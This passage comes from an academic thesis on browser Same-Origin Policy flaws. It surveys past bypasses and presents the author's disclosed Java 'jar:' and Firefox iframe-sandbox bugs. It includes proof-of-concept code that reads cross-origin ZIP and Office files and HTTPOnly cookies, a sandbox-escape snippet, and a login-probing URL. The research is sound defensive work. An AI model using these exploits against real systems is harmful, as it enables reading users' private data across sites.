A very critical bug in Adobe's Acrobat plugin was detected in early 2007. Di Paola et. al [DPFF] found that the plugin (regardless of the used browser), when directed to PDF files, accepted parameters in the fragment identifiers that caused a redirection to a user-specified URL. Specifying a *javascript* URL lead to the execution of atacker-controlled JavaScript within the current site's context. This universal XSS vulnerability, i.e., in every website that hosted PDF files, turned out rather hard to mitigate on an affected site: the fragment identifier is for user agent purposes only, so the server is unable to distinguish normal PDF downloads from an exploitation. A mitigation attempt would try into forcing the browser to download the PDF file instead of rendering it in the plugin (the behavior around *Content-Disposition* headers is unfortunately dependent on the browser) or block general access to all requested PDFs. This vulnerability could even be elevated to the local scope since the plugin comes with its manual as a PDF file on a default location, compromising all local files for users of Internet Explorer (remember: Internet Explorer made no restrictions on *file* URLs).
Sometimes, even ambiguous URLs can cause harm. In 2010, Adobe Flash had a bug in its handler that decided whether an URL was *same-origin* or not and initiated a HTTP request from within the browser. A URL with credentials in it could then look like it belonged to one domain, when in fact it belonged to another one [Adoc]:

with `http://currentdomain.com@victim.com`, a normal URL parser will see that the *at* sign separates user credentials from the hostname. URL parsers that do not understand this syntax might, as it was the case with Flash, abort parsing at the unexpected character and settle for the given string that makes a valid URL as well. Thus, Flash applet hosted at `currentdomain.com` could direct HTTP requests to other domains, when using this type of URL. Figure 4.2 visualizes this attack.



Figure 4.2: Flash URL parsing mismatch

4.2.4 Same-Origin Policy Bypasses via Non-HTTP Protocols

Since the origin for non-HTTP protocols is not clearly defined, the strictness towards communication with other origins diverges. Whenever a resource has no assigned origin, comparisons for SOP checks (assuming they exist for this protocol at all) may always return true. Although the current HTML5 specification makes some attempts to consolidate the behavior across browsers, some of the suggested procedures are simply not obeyed for compatibility reasons [WHAa, Section 6.3]. The specification also does not (and can not) cover self-made or upcoming schemes like *about*, *file* and *blob*.
Newer versions of Firefox come with a page opened on new tabs called `about:newtabs`. For several versions, this page was apparently *same-origin* with other, user-controlled pages in the *about* scheme. According to the security announcement, this could lead to the execution of arbitrary code [Moza]. It is likely that this is a Cross-Zone Scripting issue, but further details are yet to be disclosed as Firefox's so-called *Extended Support Releases* are still unpatched. A very similar issue was found by Zalewski in 2010, which makes it likely that upcoming pseudo-pages in the *about* scheme could

lead to further critical bugs in the future [Zalc].
Firefox, being the only browser that supports the *jar* protocol, considers it same-origin with other protocols on the same hostname. Hosting what seems to be a ZIP file can easily elevate into an XSS issue. Another Firefox-related issue was found in the specific handling of *file* URLs. Firefox limits access within this scope to files in the same directories and in subdirectories. This limitation could be bypassed with a simple path traversal. The folder `..` was considered a subdirectory with no special meaning, when it is in fact a pointer to the directory above. Issues like that have in fact a very long history in Firefox code for nearly every kind of protocol [Edn, Eis].
All of these pseudo protocol schemes are even more troublesome when it comes to redirects. There are quite a few methods to instruct the browser to change its location: HTTP *Location* headers (for status codes in the 300s), *meta* tags with the refresh keyword and a JavaScript assignment to the *location* object, just to name the most common. The problem that lies in this is, again, a problem of compatibility: when windows open pseudo URLs with *window.open*, they are allowed to modify them. So, why not the same for redirections towards these protocols? If this pattern is followed, then any attacker controlled redirection leaves the web page vulnerable to XSS. If it is not, web sites might not work.

4.2.5 Other Methods to Bypass the Same Origin Policy

The web embraces dozens of technologies, file types and protocols. Due to the stacking of protocols and the universality of URLs a multitude of combinations is possible. Most APIs are certainly not unsafe by default, but it is possible that they may elevate their capabilities by creating unexpected states due to the interplay of other layers and different libraries.
As outlined in Section 3.2.1, Internet Explorer applies *security zones* for specific hosts, which may restrict or loosen the current access policy. Due to a misconception when it comes to URLs without a single dot, Internet Explorer considers them in the local network and puts them in the local zone. Unfortunately, a few domain name authorities host their main site without dogs (e.g., at *http://ac/* instead of *http://nic.ac* or *http://www.ac*). This places the site in the local zone and gives local access to apparently unrelated sites. Things become even worse when sites like that are vulnerable to XSS and this wrongly placed privilege can be abused: Purviance has shown, that the this is indeed the case for *http://ac*. An XSS executed on this site can direct XMLHttpRequests towards arbitrary URLs [Pur]. Note that this misconception could be prevented by consulting the previously mentioned *Public Suffix List* or requiring local IP addresses before placing sites into the local zone. More recent versions of IE require user interaction to apply the local zone policy to these sites, this is presumably achieved by applying additional checks on the IP address. In addition, this specific XSS flaw has been remedied as well.
Huang et. al. developed a technique that leaked documents from other origins and affected all major browsers [HWEJ10]. Although most web application restrict user

input to not include HTML and JavaScript, it is indeed completely legitimate not to filter out Cascading Style Sheets (CSS) syntax, as long as it is not within the context of *style* tags or attributes, as this will not be parsed as CSS, but as plain text content. The key problem was that "the CSS specification mandates error-tolerant parsing". This mandatory behavior made all browser equally vulnerable. By injecting CSS syntax and making it enclose critical points of the content with the `#f{font-family:'` at the beginning and `';}` at the end, every injected website would become valid CSS. Embedding these websites' URL in an attacker's web page decorated the current document using this CSS rule. The style sheet affecting the document can then be read out via JavaScript and contains the other document's content. This issue was resolved by enforcing a rule that turned out to not break any existing web page within Alexa's top 100.000 pages: user agents now block CSS for style sheets that come with malformed syntax, an invalid *Content-Type* header and are cross-origin.
Different approaches have misused typical web application behavior to probe for the website's content: when the user has an active session with a public website, the location of the valuable information within the document is known and the response can be compared with the one measured against the own session. Bortz et. al. have shown that this is working against cross-origin sites by measuring the time an HTTP request has taken [BB07]. This can be done by issuing the HTTP request with an image tag. When the request is finished and has, of course, returned an non-image response, a custom error handler can measure the time the request took. They effectively used this technique to enumerate the amount of items in a shopping cart. Application specific approaches have also been used out of academia: the field of *Search Engine Optimization* aims to create or enhance a certain web site in the hope of increasing the financial gain. This is done mainly by finding ways to improve the position of the site in search engine results for specific terms and by presenting content depending on the visitor's preferences. Probing for those preferences sometimes ignores user consent and touches the edge between what's a technical service or a privacy leak. An example for this is an abuse of the typical web application feature that forwards a user back to the current supbage page after logging in. This is done by a specific part that takes a URL as parameter and forwards the user if the login was successful. Using an image as the destination URL, this feature can be used in image tags to probe whether a user is logged in with a specific web site: if the user is authenticated, an image will be returned and the *onload* handler fires. If not, the result is mostly an HTML page that presents the login form again, hence the *onerror* handler will execute. A blog post by Anthony has describes this feature and he implemented it in a cross-browser way that works for Twitter, Facebook and Google+ [Ant]. This redirection after login feature is very typical for major web sites and his library could be easily extended to other sites as well, as we did for the website *www.last.fm*: embedding the URL given in Listing 4.3 into an *img* tag, will fire the *onload* event (the redirection succeeds) when the user is already logged in with *ww.last.fm*. Otherwise, the URL will return a form that requests the user to login. This will throw an error event, as a HTML resource is

not an accepted response type for image tags.

```
1  http://www.lastfm.com/login/checkcookieandurl?check=http://cdn.last.fm%2
       Fflatness%2Fpreview%2Fplay_indicator.png
```

Listing 4.3: Probe for Login on last.fm

4.2.6 Authority Scoped to Host Names

There are many other features than the SOP which rely on isolation between sites. Cookies belong to this group, mostly because they are a legacy feature which has existed longer than the SOP. But even some recent features do not come with a suggested policy: the Geolocation API, allows JavaScript to request the user's current geographical position. For this to work the underlying browser engine must find out where the user is. Most browsers use the Google Geolocation API to identify the position from the user's IP address as well as the MAC address of nearby Wifi access points. The API specification is pretty clear that the current domain name is to be shown when the permission when the location information is requested [W3C10]. It is also precise about the revocability of this permission, but it does not ever state how to retain it or which scope this permission has: document, domain name, origin? This, of course, leads to different behavior across multiple browsers. Most browsers bind this permission to the domain name, whereas Chrome sets its scope to the current origin (cf. Figure 4.3). The specifications for other upcoming features like *Web Storage* [W3Ch] and *Indexed Database* [W3Ce] take this into account and recommend an origin bound model.

Browser	**Bound to**
Chrome	Origin
Firefox	Hostname
Internet Explorer 9	*(unsupported)*
Opera	Hostname
Safari	Origin

Figure 4.3: Geolocation API permission binding

The binding to a much coarser origin (in contrast to a finer origin, as evaluated by Jackson and Barth [JB08]), is even more apparently wrong: the permission to determine and communicate the current location of the user can be given to an HTTPS accessible page, which implies that the location is not transferred in the clear. Of course, the third party API used in the browser has HTTPS as well. It might still be preferable to disallow any downgrade to plain text transmission for documents on the same domain accessible via HTTP.
Recent Firefox versions come with an undocumented pseudo page called `about:permission`, which groups all permissions based on user consent by *domain name*, as

can be seen in Figure 4.4. Firefox uses the ambiguous term *Offline Storage* which may refer to traditional caching, cache manifests or the Web Storage (with the *localStorage* and *sessionStorage* objects). But a quick glance at the source code reveals that this setting is in fact used for the *Indexed Database* standard [Mozb]. This finding also suggests that the other storage technologies cannot be controlled by user settings with site-based granularity.
For most browsers, these findings are mostly explained by legacy code that has been established to provide privacy settings for cookie storage before the SOP was invented. This code has been continuously extended by other functions, like pop-up blocking and password managers. It is likely Chrome has had the simple advantage of little legacy code, by being created much later.



Figure 4.4: The Premature Feature `about:permissions` in Firefox

While this appears to be a side issue, one has to take into account that *all* browser plugins usually word their access restriction with regard to *domains*, and specifications about cross *domain* policy files — not cross *origin* policies.

4.3 Summary

Enforcing the SOP is a very complex undertaking. We have shown that all aspects of modern browsing affect the policy: Each layer from DNS, HTTP (directly controlled via XMLHttpRequest) over DOM access and JavaScript capabilities over to native code, where the plugins reside. The Same Origin Policy is the cornerstone of browser

security and has to be applied in all code that merely uses HTTP resources for content inclusion. Despite these technical and even organizational challenges, we have also analyzed how the policy in the DOM comes with the intrinsic flaw of a black list approach towards upcoming JavaScript capabilities as well as the tendency for browser vendors to bind authority to host names and allow the leakage of capabilities towards unencrypted channels, which opens private data to attacks from traffic sniffers as well as active attackers that may modify HTTP responses into abusing the loosely bound authority.

5 A Systematic Detection of Novel SOP Flaws

> "Browsers' isolation mechanisms are critical to users' safety and privacy on the web. Achieving proper isolations, however, has proven to be difficult. Historical data show that even for well-defined isolation policies, the current enforcement mechanisms can be surprisingly error-prone. Browser isolation bugs have been exploited on most major browser products." [CRW07]

This chapter focuses on techniques used to test and evaluate the Same Origin Policy (SOP). We discuss bugs and security issues discovered during our analysis. Where appropriate, previous steps that helped us deducing them will be covered accordingly. The chapter is outlined as follows: the first part will introduce our test suite and the methods applied to produce our results. The second part will present our discoveries.

5.1 Manageable Testing of JavaScript Code on Multiple Browsers

Comparing and researching new as well as already known bugs requires testing and verification. Due to the mere nature of this thesis, it is quite evident that this procedure has to be automated or at least assisted by some technical means. Tests may come as a simple HTML file or as a set of files being combined to a small web application (e.g., bugs being triggered on certain HTTP responses can be triggered by small PHP scripts which call the `header` function). As a part of this thesis, we created a small JavaScript testing framework that focuses on tests in small JavaScript code blocks. There are numerous existing JavaScript unit test tools with rich feature support, like IDE integration or commit-hooks for version control systems. But our intention was to have have something lightweight that takes little to no administration effort.

Our solution consists of a single web page that utilizes JavaScript and focuses on JavaScript-only tests that analyze Same-Origin behavior. Just by setting a strong focus on producing standards compliant code, the test framework now works with every major browser: Microsoft Internet Explorer, Opera, Mozilla Firefox, Safari 5 for Windows and Google Chrome are supported.

A test case is defined as a JavaScript function that knows two hostnames. The first hostname corresponds to the current origin. The second hostname belongs to another origin, that actually points to the very same machine, which simplifies our setup. Tests may contain arbitrary JavaScript code but must return according to specific standards. Since we want to track results of tests that might be asynchronous, reporting is defined as follows:

1. If the test is synchronous, return an array consisting of the resulting status (“`OK`” for success, any other for failure) and a message to display the result.
2. If the test is asynchronous, return -1 and manually report status and message using the identifier, given as variable `i`, using the function `setTestResult`

An example used for basic test purposes can bee seen in Listing 5.1.

```
1  tests = [
2      {'f':function(i, r, d) { // Self-Test Asynchronous Tests
3          setTestResult(i, 'OK', 'Asynchronous Self-Test (Success)');
4          return -1;
5      },'n':'Self-Test Async'},
6
7      {'f':function(i, r, d) { // Self-Test Synchronous Tests
8          return ['OK', 'Synchronous Self-Test (Success)'];
9      },'n':'Self-Test Sync'},
10
11     {'f':function(i,r,d) {
12         x = new XMLHttpRequest();
13         loc = 'http://'+ location.hostname +':8000/'; // 8000 instead of
               80
14         x.open('GET', loc, false); // sync
15         x.send(null);
16         r = x.status == 200 ? 'OK' : 'ERROR';
17         d = 'XHR to other port: '+loc;
18         return [r, d];
19     },'n':'XHR to port 8000'},
20     // other tests follow...
21 ];
```

Listing 5.1: Basic Layout for Tests

To provide the tests with two hostnames that are fit for our setup, a host-discovery mechanism is used: The HTML code contains markup that tries to load files from a set of predefined hostnames. The filename used for this discovery mechanism is `/icons/back.gif`, as every Apache webserver hosts this file for directory listings. If the file is successfully loaded, the hostname is valid and online. Using JavaScript and an `onload` event handler on an `image` tag that is, by Cascading Style Sheets (CSS), prevented from being displayed, online and offline hosts are distinguished from another. The set of working hosts is initialized with `location.hostname` as the first item. Optionally, users may give another hostname using a provided input box at the top of the web page.
The rest of the user interface is kept simple: all tests are displayed in a table with one test per row. The columns are ID, Result (with text and colored background, that

indicates the state: Ready/yellow, Error/red, OK/green), a message and a button to view the source code. The message is pre-populated to the name of the test as seen in Listing 5.1. It will contain the test result or the exception, if thrown during the execution of the test. The source code may be toggled by clicking on a button and is automatically visible when a test has failed. Tests may either be started in a row or manually by clicking the specific row in the table. Figure 5.1 shows the current layout.

As an example, the third test (as shown in Listing 5.1) probes whether an XML-



Figure 5.1: Improved Manual Testing of JavaScript code blocks

HttpRequest (XHR) towards a different port is allowed: it creates a new *XML-HttpRequest* object and sets the location to port 8000. According to the SOP, this request is not allowed to execute completely. Internet Explorer, however, ignores the port number completely and grants access for this URL (Figure 5.1).

For tests that heavily depend on specific server responses or DOM layouts which conflict with our test suite design of serving the test suite as an HTML file, manual testing can not be avoided. Obviously, this includes tests that rely on user interaction as well. There are certain frameworks to automatically instrument browsers: Selenium WebDriver, for example, aims to provide programming interfaces for all modern browsers. As argued in the introduction, automated tests for Same-Origin compliance and also automated vulnerability research are limited. See Chapter 1. To speed up manual testing, all browsers open the same home page when started, which then may directly point to the next test that requires manual oversight.

5.2 Evaluation Results

The results by our testing efforts which uncovered vulnerabilities have all been responsibly disclosed to the affected vendors. One issue is yet to receive a patch, but expected to be remedied before the publication of this thesis.
The issue in Java, as described in Section 5.2.1, has been patched with the release of Java 7 Update 9 on October 16, 2012. The Mozilla Firefox bug (Section 5.2.2) has been identified in an *upcoming* Firefox version that is only to be released on November 20, 2012. The issue has been discovered in August. A patch for future versions is already in testing and expected to be applied before release. It is being tracked with the bug ID *785310*.
The impact of our disclosure within this thesis is therefore estimated not to generate any considerable risk to users. Besides the discovered vulnerabilities, this chapter also covers the web scraping analysis carried out to gain data on inline JavaScript usage referred to in Section 3.3.

5.2.1 Same Origin Policy Bypass for ZIP-based file types in Java 7 Update 5

To prevent Cross-Site Scripting (XSS) based attacks that steal session information, all major browsers support the cookie flag *HTTPOnly*. This flag tells a user agent to deny Document Object Model (DOM) access to the cookie.
In July 2012 Heiderich published a proof of concept exploit that bypasses this restriction (cf. Listing 5.2) — a bug that has reportedly been found months before but apparently not regarded worthy of a patch by Oracle. While this exploit looks generally exploitable and although this bypass works with two distinct domain names, it requires them to reside on the same IP address. Erroneously, Java grants access when the normal same origin check fails but the IP addresses match. Zalewski also mentions this in his Browser Security Handbook [Zal10] and attributes this to Java's `URL.equals` method

The given Proof of Concept exploit uses a Firefox feature called LiveConnecct in which Java APIs may be called from JavaScript. As this bug exists within Java, the effort of compiling and embedding a real Java applet results in a cross-browser exploit.

```
1  var url = new Packages.java.net.URL("http://heideri.ch/cookie.php");
2  var is = new Packages.java.io.BufferedReader(
3  new Packages.java.io.InputStreamReader(url.openStream()));
4  var data = '';
5  while ((l = is.readLine()) != null) {
6  data+=l;
7  }
8  alert(data)
```

Listing 5.2: Heiderich's HTTPOnly Bypass for Firefox and Java 7 Update 5 `http://html5sec.org/java`

Java has different URL handlers that can be called depending on the scheme presented in the generic `URL()` call, which is also used in Heiderich's exploit. Although the handler classes for `ftp`, `file` and other schemes appear correctly black-listed for cross-origin requests, access via `jar` is handled inconsistently. A bug allows arbitrary reads on JAR files on any other domain, accessible either via HTTP or HTTPS. JAR files are ZIP files that *may* contain metadata in a directory called `META-INF`. When this optional folder is not present, `jar` files are nearly indistinguishable from ZIP files. In addition to this, jar URLs may address the JAR file itself but also point to a specific file it contains. A typical `jar` URL may look like this `jar:http://example.org/test.jar!/readme.txt`, where the part after the exclamation mark addresses paths and files in the ZIP file. With the Open Packaging Convention as standardized in ECMA-376 and ISO/IEC 29500, many other file formats build upon ZIP files. Most notably, all recent document formats for Microsoft Office and OpenOffice use ZIP files as container.

Our bugs allows malicious websites to read arbitrary ZIP files and their content from any domain. Accessing document servers in the intranet can lead to a critical data leakage. Despite an exception being thrown when we point to a non-ZIP location, we can still make requests to arbitrary documents. The failed deflation is the only thing that keeps this attack from receiving other data than ZIP files. A website with an injection vulnerability before the actual content starts can easily be transformed into a valid ZIP file by injecting a ZIP header.

Given that this bug is more a feature abuse than a complicated hack, real API access to a java `JarFile` object may be achieved as well. This allows to list and read all files in the zip, regardless of the actually intended file type (may it be an office document, an Android Package or a generic ZIP file). Unfortunately, Java always deflates the received file so that other cross origin bypasses via `jar:` are unlikely. Examples are given in Listing 5.3 and Listing 5.4. Just for simplicity's sake, the following examples work only with Firefox, as they are using LiveConnect. This simplification is done for demonstration purposes only. This vulnerability bug can be exploited in *all* browsers that have a Java plugin installed (about 70%, according to StatOwl.com [Staa]). A more sophisticated version that works across all major browsers can be found in the files enclosed with the appendix.

```
1  url_a = "jar:https://www.fluxfingers.net/stuff/fb/confidential.odt!/";
2  console.log('Reading JAR and listing files...');
3  u = new java.net.URL(url_a);
4  x = u.openConnection();
5  jarfile = x.getJarFile();
6  iter = jarfile.entries();
7  filelist = [];
8  while (iter.hasMoreElements()) {
9      i = iter.nextElement();
10     filelist.push(i.getName() + " ("+ i.getSize()+ "Bytes)" );
11 }
12 console.log("Files in JAR: \n\t" + filelist.join(',\n\t') + '\n');
```

Listing 5.3: SOP Bypass for ZIP-based Filetypes: List all Files in a ZIP

```
1 console.log('Reading file content in JAR...\n';
2 url_b = "jar:https://www.fluxfingers.net/stuff/fb/confidential.odt!/
      content.xml";
3 u = new java.net.URL(url_b);
4 ff = new java.io.BufferedReader(new java.io.InputStreamReader(u.openStream
      () ) )
5 content = "";
6 while (ff.ready()) { content += ff.readLine();  }
7 console.log("Content of "+ url_b + ": \"" + content +'"\n');
```

Listing 5.4: SOP Bypass for ZIP-based Filetypes: Read Content of an Office Document

5.2.2 A Flaw in Firefox's early HTML5 Iframe Sandbox implementation

As explained in Section 3.3.2, the `sandbox` attribute on `iframe` tags may be used to safeguard the current document from possible harms of third party documents (i.e., user generated content) while allowing the display of such. The standard sandbox directive enables the following restrictions: content may not execute scripts or submit forms. Forms are disabled. All links will be followed within the iframe, no other targets are allowed. Also, plugins are disabled and for all checks the origin of the sandboxed element is set to a unique origin. The restrictions may be lifted by providing these intuitive keywords in the sandbox attribute: *allow-forms*, *allow-popups*, *allow-same-origin*, *allow-scripts*, and *allow-top-navigation* (they may be subject to change, see [WHAa, Section 4.8.2]). Some of the implemented test cases, as explained in Section 5.1, focused on specific scenarios with odd combination of those attributes.

As a Mozilla Security blog post [Hol] suggests, this security analysis was performed on nightly builds. The implementation of sandboxed iframes in Firefox came up with nightly builds in late August 2012 and had a flaw with these attribute keywords. When `allow-scripts` was granted, access to `window.top` could change the outer window location, without `allow-top-navigation` being present. Untrusted web pages in an iframe sandbox could therefore redirect the current browsing window to a phishing site that mimics the outer window but contains malicious markup or to its own location, i.e., elevating its privileges.
This bug was awarded a Mozilla Security Bug Bounty. A simple test case is enclosed can be seen in Listing 5.5.

```
1 <!-- Outer file, bearing the sandbox -->
2 <iframe src="inner.html" sandbox="allow-scripts"></iframe>
3
4 <!-- Framed document, inner.html -->
5 <script>
6 // escape sandbox:
7 if(top != window) { top.location = window.location; }
8 // all following JavaScript code and markup is unrestricted:
9 // plugins, popups and forms allowed.
```

```
10  </script>
```

Listing 5.5: Firefox HTML5 Iframe Sandbox Bug

5.2.3 Information Gathering for HTML Tag Statistics

This section will cover the details of our web scraping effort, to support our argument on Content Security Policy (CSP) adoption. As reasoned earlier, we estimated a very high use of inline JavaScript. This describes JavaScript code that is present within the HTML document and not hosted in a separate resource. This type of JavaScript can be identified in the markup by looking for a *script* tag that has text content before the closing tag or no *src* attribute.
To carry out our analysis, we made use of the web scraping toolset *Scrapy* [Sca]. *Scrapy*, written in Python, makes use of the Twisted framework for event-driven networking. It supports multiple HTML parsing libraries and conforms to robots.txt files, which may state that web sites do not want to be scraped automatically. In addition, it also comes with support for redirection techniques that would instruct a browser to change the current location. We have built our own *spider* class for scrapy to scan the 25.000 most popular web sites (as of August 2012, [Ale]) and find the share of inline JavaScript on the web. The relevant source code may be seen in Listing 5.6.
Our results consist of two lists, web pages that do and web pages that do not use inline JavaScript. Through our scraping we have identified 22.190 web pages that make use of inline JavaScript and 1.067 that do not (23.257 of the 25.000 web pages were available). This makes means that 96% of the most popular web sites make use of inline JavaScript. Given this result, it appears that a widespread adoption of CSP is highly unlikely. New web pages could easily be developed with CSP in mind and adjusted accordingly, but it is questionable whether webmasters will change their existing pages for CSP compatibility. High-profile web pages with an increased risk of injection attacks might do so, but it is assumable that the complexity will be subject to a financial trade-off.

```
1       handle = file('top-1m.csv','r')
2       hndlyes = file("hasinline","w")
3       hndlno = file("noinline","w")
4       domainlist = handle.read()
5       for line in domainlist.split('\n'):
6           if line == '': continue
7           i, domain = line.split(',')
8           if int(i) <= 25000:
9               # pick first 25.000 URLs in csv file
10              start_urls.append("http://%s/" % domain)
11      handle.close()
12
13      def parse(self, response):
14          hxs = HtmlXPathSelector(response)
15          amount_inlinejs = len(hxs.select("//script[not(@src)]"))
16          # count script tags without src attribute
```

```
17          # i.e., inline JavaScript
18          it = InlinejsItem()
19          # results are written to file
20          # (evaluation of results was conducted manually)
21          if amount_inlinejs > 0:
22              self.hndlyes.write(response.url +"\n")
23          else:
24              self.hndlno.write(response.url +"\n")
25          return []
```

Listing 5.6: Outline of Spider Mechanism

6 Conclusion

> "This same origin policy is the dumbest thing ever. [...] All this "protection" serves to do is aggravate legitimate developers trying to get JavaScript to do the simplest of tasks." [Moo]

The main scope of this thesis and it's practical testing efforts is on major browsers (namely Internet Explorer, Opera, Firefox, Chrome and Safari for Windows), for future research attempts it is advisable to include seemingly less popular software which have their user base in specific countries like Maxthon, Avant Browser (both China) and the Yandex Browser (Russia). A test suite that focuses on browser support must use widely adopted standards. The requirement to include niche software poses little or no additional complexity.
It is also reasonable to include mobile applications that embed a browsing context: JavaScript API access may have a more critical impact, when leaked or misused by user data. A recent discovery by Saltzmann shows that obvious flaws within high-profile applications like Google Drive and Dropbox have fatal consequences [Sal]: Viewing attacker-controlled HTML files within that application could leak the capability to access the victim's private files. For upcoming testing environments an incorporation of the JavaScript library Astalanumerator and the functionality of Shazzer by Heyes [Heyd, Heya] seems appropriate: Shazzer allows sharing and fuzzing parsing peculiarities of different browsers, essentially to identify mismatches and bugs in which seemingly harmless mark-up initiates script parsing to escape HTML filter techniques. Astalanumerator is a library that inspects the DOM and its JavaScript objects and capabilities. It analyzes their execution context as well as their child attributes. An in-depth enumeration of the current JavaScript scope can help identify capabilities that leak across origins.
Further research effort could be put into race conditions and thread safety issues that may come up with the interplay of blocking and non-blocking code, since most new APIs include non-blocking interfaces that accept a callback parameter. The retaining of state in the face of redirect issues that have been the root for previous security flaws is another valid concern.
In this thesis, we have shown that the Same Origin Policy (SOP) is a fundamental component of the browser's security model. It must embrace all involved layers to achieve a thorough protection. Our evaluation gave a broad overview of previous security flaws and inferred methods that lead to the identification of novel security issues. The examination also demonstrates that parsing mismatches are the most serious threat towards consistent policy enforcement. It is of significant importance

to share state or unify parsing behavior among different APIs. We have also shown that several browsers still bear legacy code that enforces authorization along domain name borders instead of origins. Given the development of new browser APIs that give access to the hardware, it is vital that these APIs, once given to authenticated sites via HTTPS, must not include insecure access protocols that are susceptible to man-in-the-middle attacks in an untrusted network [W3Cc].
This expected development towards an increasingly complex set of APIs indicates that the SOP deserves more research effort and that methods to perform tests in an automated fashion are necessary.

A Appendix

The printed version of this thesis comes with a CD-ROM that contains all test cases and other relevant files.

A.1 ZIP-based SOP Bypass in Java

```
1  import java.awt.*; import java.applet.Applet ;
2  import java.io.* ;  import java.net.*;
3
4  public class test2s extends Applet {
5     private TextArea ltArea = new TextArea("", 100, 300);
6     public void init() {
7    add(ltArea);
8  }
9     public void paint (Graphics g)  {
10   g.drawString("Reading file content in JAR...", 80, 80);
11   // this applet is at a *different* domain than www.fluxfingers.net.
12   String url_b = "jar:https://www.fluxfingers.net/stuff/fb/confidential.
       odt!/content.xml";
13   String content = "";
14   try {
15     URL u = new URL(url_b);
16     BufferedReader ff = new java.io.BufferedReader(new java.io.
         InputStreamReader(u.openStream() ) );
17     while (ff.ready()) { content += ff.readLine();  }
18   }
19   catch (Exception e) { g.drawString( "Error",100,100); }
20         ltArea.setText(content);
21   g.drawString(content,100,100);
22   }
23 }
```

Listing A.1: Cross-Browser Proof of Concept

A.2 HTML5 Iframe Sandbox Bypass in Firefox Nightly

```
1  <!-- Outer file, bearing the sandbox -->
2  <iframe src="inner.html" sandbox="allow-scripts"></iframe>
3
4  <!-- Framed document, inner.html -->
5  <script>
6  // escape sandbox:
7  if(top != window) { top.location = window.location; }
8  // all following JavaScript code and markup is unrestricted:
9  // plug-ins, popups and forms allowed.
```

```
10 </script>
```

Listing A.2: Firefox HTML5 Iframe Sandbox Bug

Glossary

CORS Cross-Origin Resource Sharing 15, 22, 33

CSP Content Security Policy 23, 47

CSRF Cross-Site Request Forgery 1, 11, 20

CSS Cascading Style Sheets 4, 7, 20, 37, 42

